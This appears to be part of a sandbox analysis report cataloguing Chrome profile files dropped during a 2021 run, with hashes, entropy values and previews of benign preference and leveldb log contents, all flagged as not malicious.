SHA-256:	A67E27885B4CE6919F6C5322127D82F164A145A1C7E9171672809669BCD94449

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)	
SHA-512:	FE377623ADB23C0C9F9A0D875FE676951E6821FA13436C3F48408A2E8DADF69C96D3E12251340FB9AE4BF7308EBD07EFE41182F0B4A6708A0F299B1C4CA6094
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272524500348695","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16745
Entropy (8bit):	5.577623950376197
Encrypted:	false
SSDEEP:	384:bM+tdLlphXH1kXqKf/pUZNCgVLH2HfDlrUrkbd4g:PLlfH1kXqKf/pUZNCgVLH2HfRrUrcdj
MD5:	D2A78E35B0967C0118566775229D3521
SHA1:	90D70D8077E7472A233C677CFF072301B1B23D76
SHA-256:	D59B764955A9DCF39F15685A3D7B83F073C73475E7241CE7D8265EBAD4AB5E40
SHA-512:	62C0FADBCE24DD029CC33EB35E1843D30CBC7C9880FFCABBC80D77465A559D12A52995AFE157EADC9ED99B57DBF85E93B69D609AABA6E6A19F09639DFC7EA2B
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272524500348695","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5ljljljljljl:5ljljljljl
MD5:	1B4FA89099996CE3C9E5A0A9768230E8
SHA1:	9026E1E0906E3B3FE0E414EE814CC5A042807A04
SHA-256:	537818AAFD0902A8B2D58B483674391E33E762B5E1E8CD226D873098CCE9C8F9
SHA-512:	4279C9380ACC5AB329EC6BCDA10CCF0A7437CEF63845B63E741CE517042CFE83340D2D362DD6B9E039BF55E61F484CCF72B8FD8477D1D0292E0B879CB94946B
Malicious:	false
Preview:	..&f.....&f.....&f.....&f.....&f.....&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	322
Entropy (8bit):	5.150905893012143
Encrypted:	false
SSDEEP:	6:mNfz34Qyq2P923iKKdKrQMxIFUtpgfz54G1ZmwPgfz54QRkwO923iKKdKrQMFLJ:q0Qyv45KkCFUtpaF4g/PaF4QR5L5KktJ
MD5:	F231D6C9ACE986046216FC4BD5EE9031
SHA1:	289A2F7F00D48C47F1345CFC20F92DD538343A28
SHA-256:	272260B55FD588F80EED67B91EBF7940B624AF60B39D97A75908D38EAC2536B2
SHA-512:	B1BCAA2DEB4EE5D6A275B54BA0DBAB61F5754E848DAE34A92BD78E9A77830F9CC2209F66D3D39985F16ED5175B9039E65C54A841A0135EAEE4D4183C2E194815
Malicious:	false
Preview:	2021/08/03-21:21:40.556 1690 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/03-21:21:40.558 1690 Recovering log #3.2021/08/03-21:21:40.558 1690 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	322
Entropy (8bit):	5.150905893012143
Encrypted:	false
SSDEEP:	6:mNfz34Qyq2P923iKKdKrQMxIFUtpgfz54G1ZmwPgfz54QRkwO923iKKdKrQMFLJ:q0Qyv45KkCFUtpaF4g/PaF4QR5L5KktJ
MD5:	F231D6C9ACE986046216FC4BD5EE9031
SHA1:	289A2F7F00D48C47F1345CFC20F92DD538343A28
SHA-256:	272260B55FD588F80EED67B91EBF7940B624AF60B39D97A75908D38EAC2536B2
SHA-512:	B1BCAA2DEB4EE5D6A275B54BA0DBAB61F5754E848DAE34A92BD78E9A77830F9CC2209F66D3D39985F16ED5175B9039E65C54A841A0135EAEE4D4183C2E194815
Malicious:	false
Preview:	2021/08/03-21:21:40.556 1690 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/03-21:21:40.558 1690 Recovering log #3.2021/08/03-21:21:40.558 1690 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	347
Entropy (8bit):	5.134993162494014
Encrypted:	false
SSDEEP:	6:mNfzv+q2P923iKKdK7Uh2ghZIFUtpgfzpdXZmwPgfzwQ0tVkwO923iKKdK7Uh2gd:qKv45KkIhHh2FUtpaddX/PaUQ0T5L5KF
MD5:	7E486FCC54C47988A442C9C5E988B608
SHA1:	5342560C883B3E22612784047D65E75C3715EE03
SHA-256:	4B3ABB41C9F2E77C0E217583E21CF0B80556BCA9DFDB90099E447D0BD399419D
SHA-512:	FAA140657BAB816B1856AB8F090BBB646FA4AAF01A8FF5E2B2E31FBA1DCD8AF489FFE888A716469878D99B3DF23B6BA72789B39737E5776F5E921D8FAA25A1CE
Malicious:	false
Preview:	2021/08/03-21:21:40.355 308 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-000001.2021/08/03-21:21:40.359 308 Recovering log #3.2021/08/03-21:21:40.365 308 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG.oldA) (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	347
Entropy (8bit):	5.134993162494014
Encrypted:	false
SSDEEP:	6:mNfzv+q2P923iKKdK7Uh2ghZIFUtpgfzpdXZmwPgfzwQ0tVkwO923iKKdK7Uh2gd:qKv45KkIhHh2FUtpaddX/PaUQ0T5L5KF
MD5:	7E486FCC54C47988A442C9C5E988B608
SHA1:	5342560C883B3E22612784047D65E75C3715EE03
SHA-256:	4B3ABB41C9F2E77C0E217583E21CF0B80556BCA9DFDB90099E447D0BD399419D
SHA-512:	FAA140657BAB816B1856AB8F090BBB646FA4AAF01A8FF5E2B2E31FBA1DCD8AF489FFE888A716469878D99B3DF23B6BA72789B39737E5776F5E921D8FAA25A1CE
Malicious:	false
Preview:	2021/08/03-21:21:40.355 308 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-000001.2021/08/03-21:21:40.359 308 Recovering log #3.2021/08/03-21:21:40.365 308 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
Malicious:	false
Preview:	.'..(..... .....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.2432539815160695
Encrypted:	false
SSDEEP:	6:mNfzKQ+q2P923iKKdKusNpV/2jMGIFUtpgfz/pgZmwPgfz/pQVkwO923iKKdKusO:q2Q+v45KkFFUtpatg/PatQV5L5KkOJ
MD5:	6FE53D8C051E9E53E282DFFBE2B09D8D
SHA1:	40F0C31AFAF1E394EABBEACBB25ABF60E4C7D327
SHA-256:	DFC637C0EFDC406871FDB8FEC2030ABE9456654FF468DA043902EB490C0515BD
SHA-512:	67F46B0792EF62517CF87F51EC00886B91354B1F5F1BF5CA505A744942E657BCA46CE6B1E1844BA2D69DAF6632077DD7DBE359F911ADE49A006B95FD0A32353
Malicious:	false
Preview:	2021/08/03-21:21:40.594 3dc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\ def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-21:21:40.595 3dc Recovering log #3.2021/08/03-21:21:40.595 3dc Reusing old log C:\Users\user\AppD ata\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.2432539815160695
Encrypted:	false
SSDEEP:	6:mNfzKQ+q2P923iKKdKusNpV/2jMGIFUtpgfz/pgZmwPgfz/pQVkwO923iKKdKusO:q2Q+v45KkFFUtpatg/PatQV5L5KkOJ
MD5:	6FE53D8C051E9E53E282DFFBE2B09D8D
SHA1:	40F0C31AFAF1E394EABBEACBB25ABF60E4C7D327
SHA-256:	DFC637C0EFDC406871FDB8FEC2030ABE9456654FF468DA043902EB490C0515BD
SHA-512:	67F46B0792EF62517CF87F51EC00886B91354B1F5F1BF5CA505A744942E657BCA46CE6B1E1844BA2D69DAF6632077DD7DBE359F911ADE49A006B95FD0A32353
Malicious:	false
Preview:	2021/08/03-21:21:40.594 3dc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\ def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-21:21:40.595 3dc Recovering log #3.2021/08/03-21:21:40.595 3dc Reusing old log C:\Users\user\AppD ata\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent StateTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.956993026220225
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5rAcJksDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdVAsBdLJlyH7E4f3K33y
MD5:	0C03D530AC97788D62D27B2802C34D83
SHA1:	20F78B6B32D98FA52846C70DF78E4E5CEF663E2D
SHA-256:	7941FADA9867DAAE08EBC196BAFC6952DD506842C3E7D8FB14DF9D4E402D894B
SHA-512:	D5905C124060997A14322D12DECE5C00C63F7174743C740C974D00E88B03F203909CC2AC972B2759E8087B0B10F6306C6E66BF853319B5AC96907F34C8456C80
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542588505091","port":443,"protocol_str":"quic"}],"isol ation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	431
Entropy (8bit):	5.270778372273417
Encrypted:	false
SSDEEP:	12:qDDQ+v45KkmiuFUtpaOwg/PaOwQV5L5Kkm2J:S45KkSgzHlL5Kkr
MD5:	39270BA11817C5A6BD47FDEE07038A16

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG	
SHA1:	1134F21ADE76189E23A9C7EE32AAA615CB158551
SHA-256:	47FFD7E9DA29A95412ED4FC44BB185F67FA52ADA4C7E91CD34CD7A0227BF86DB
SHA-512:	207BF135F498931C9FBFD78E077449FF4EAAEE459918838BBEBB95A02474796272DEF6CBC6F86FE480125244BAE637A0AE9859417B44237708B658999EE789F9
Malicious:	false
Preview:	2021/08/03-21:21:40.647 3dc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/MANIFEST-000001.2021/08/03-21:21:40.649 3dc Recovering log #3.2021/08/03-21:21:40.649 3dc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG.oldL. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	431
Entropy (8bit):	5.270778372273417
Encrypted:	false
SSDEEP:	12:qDDQ+v45KkmiuFUtpaOwg/PaOwQV5L5Kkm2J:S45KkSgzHIL5Kkr
MD5:	39270BA11817C5A6BD47FDEE07038A16
SHA1:	1134F21ADE76189E23A9C7EE32AAA615CB158551
SHA-256:	47FFD7E9DA29A95412ED4FC44BB185F67FA52ADA4C7E91CD34CD7A0227BF86DB
SHA-512:	207BF135F498931C9FBFD78E077449FF4EAAEE459918838BBEBB95A02474796272DEF6CBC6F86FE480125244BAE637A0AE9859417B44237708B658999EE789F9
Malicious:	false
Preview:	2021/08/03-21:21:40.647 3dc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/MANIFEST-000001.2021/08/03-21:21:40.649 3dc Recovering log #3.2021/08/03-21:21:40.649 3dc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	417
Entropy (8bit):	5.25546692596646
Encrypted:	false
SSDEEP:	6:mNfn9+q2P923iKKdKusNpZQMxIFUtpgfmHHZZmwPgffVkwO923iKKdKusNpZQMFd:qn4v45KkMFUtpa+/PaN5L5KkTJ
MD5:	75D3AFD82C35583017E598BA7F389141
SHA1:	B071BCC3872184DDE3B9F8C626D8CE5132757B1D
SHA-256:	2D162B28EF595625AFD6E4758820B7B5BF88368C653A6F19E0F522F8CD68BCA6
SHA-512:	135760486965E53CDCEE52D759C95462C1BD6CDF124907E9629A1B0AE9AB0DD57F2D8B218C60D176CFCC809882668F898ECD097B2B8292F743459E57DE66034
Malicious:	false
Preview:	2021/08/03-21:21:58.177 578 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/03-21:21:58.178 578 Recovering log #3.2021/08/03-21:21:58.179 578 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG.oldso (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	417

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG.oldso (copy)

Entropy (8bit):	5.25546692596646
Encrypted:	false
SSDEEP:	6:mNfn9+q2P923iKKdKusNpZQMxIFUtpgfmHHZZmwPgffVkwO923iKKdKusNpZQMFd:qn4v45KkMFUtpa+/PaN5L5KkTJ
MD5:	75D3AFD82C35583017E598BA7F389141
SHA1:	B071BCC3872184DDE3B9F8C626D8CE5132757B1D
SHA-256:	2D162B28EF595625AFD6E4758820B7B5BF88368C653A6F19E0F522F8CD68BCA6
SHA-512:	135760486965E53CDCEE52D759C95462C1BD6CDF124907E9629A1B0AE9AB0DD57F2D8B218C60D176CFCC809882668F898ECD097B2B8292F743459E57DE66034
Malicious:	false
Preview:	2021/08/03-21:21:58.177 578 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/03-21:21:58.178 578 Recovering log #3.2021/08/03-21:21:58.179 578 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\e4554c27-094b-4e7d-9512-b7fbcb8b32fa.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.956993026220225
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5rAcJksDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdVAsBdLJlyH7E4f3K33y
MD5:	0C03D530AC97788D62D27B2802C34D83
SHA1:	20F78B6B32D98FA52846C70DF78E4E5CEF663E2D
SHA-256:	7941FADA9867DAAE08EBC196BAFC6952DD506842C3E7D8FB14DF9D4E402D894B
SHA-512:	D5905C124060997A14322D12DECE5C00C63F7174743C740C974D00E88B03F203909CC2AC972B2759E8087B0B10F6306C6E66BF853319B5AC96907F34C8456C80
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542588505091","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\0cbcfae0-ce25-4a2e-b34c-ea80916ddf7f.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.976576189225149
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5OV/sDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdysBdLJlyH7E4f3K33y
MD5:	5886A009EB58EE06A16EFD6D1BA9A046
SHA1:	A867B5052F3FBB811693DF8CE3FDAA794F2F2E40
SHA-256:	9E3392126DE2D81D019E0AB3E17F20BADD0EC9FBD944BCB7C4DAF449D937D496
SHA-512:	D24F30A2E35F903AC10AACC4425C58BECB1C6BE2BA30A3C2B9D9D46CE04914AA71F55B3B16ED89081AD65A7090C77F5DC4A258B7B98D71E6A994D176536FBI27
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542597817103","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.192343007761232
Encrypted:	false
SSDEEP:	12:q/kv45KkkGHArBFUtpaH/PaAZ5L5KkkGHAryJ:QO45KkkGgPguLL5KkkGga
MD5:	A9267D2D53A757A0D70D670398886014
SHA1:	1D7DE823C5637A4D244F953B6817BD8E0668E15A
SHA-256:	F0A15712A20B079265393E49513253285CC81645156CBF43A7C3BB5F810ED6D8
SHA-512:	BD3D834D2CBD108CC9995C4CBE9E1F685932F4B342D6B2A775399EF330F30996D41513AD5B417392207668FEF932966D10BCCA3549F6B15949726A10F717E3B4
Malicious:	false
Preview:	2021/08/03-21:21:56.643 8d0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-21:21:56.645 8d0 Recovering log #3.2021/08/03-21:21:56.646 8d0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.192343007761232
Encrypted:	false
SSDEEP:	12:q/kv45KkkGHArBFUtpaH/PaAZ5L5KkkGHAryJ:QO45KkkGgPguLL5KkkGga
MD5:	A9267D2D53A757A0D70D670398886014
SHA1:	1D7DE823C5637A4D244F953B6817BD8E0668E15A
SHA-256:	F0A15712A20B079265393E49513253285CC81645156CBF43A7C3BB5F810ED6D8
SHA-512:	BD3D834D2CBD108CC9995C4CBE9E1F685932F4B342D6B2A775399EF330F30996D41513AD5B417392207668FEF932966D10BCCA3549F6B15949726A10F717E3B4
Malicious:	false
Preview:	2021/08/03-21:21:56.643 8d0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-21:21:56.645 8d0 Recovering log #3.2021/08/03-21:21:56.646 8d0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent StateTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.976576189225149
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5OV/sDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdysBdLJlyH7E4f3K33y
MD5:	5886A009EB58EE06A16EFD6D1BA9A046
SHA1:	A867B5052F3FBB811693DF8CE3FDAA794F2F2E40
SHA-256:	9E3392126DE2D81D019E0AB3E17F20BADD0EC9FBD944BCB7C4DAF449D937D496
SHA-512:	D24F30A2E35F903AC10AACC4425C58BECB1C6BE2BA30A3C2B9D9D46CE04914AA71F55B3B16ED89081AD65A7090C77F5DC4A258B7B98D71E6A994D176536FB27
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542597817103","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	431
Entropy (8bit):	5.219869234978346
Encrypted:	false
SSDEEP:	12:qUOv45KkkGHArqiuFUtpak/PaT5L5KkkGHArq2J:m45KkkGgCgOL5KkkGg7
MD5:	129E88B28885AC453D27C8CF68AE506F
SHA1:	9FD695C5BD1BB3A3DA1479FDA0530D7A201B9E2D
SHA-256:	A6DF2E2BCABC61FA152531ED92C71E1A43CC370C5D6D6BF582FD6E60418D6E5F
SHA-512:	D57255964473A9DC7D2B9C64090A6CC7EAB8D6B346DD7793F7482DC875DDA68B9CA1066EB67B37AEB9F316FD7E042C159DDC6DB0940D6947BFA8EDD0CABAB13

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG	
Malicious:	false
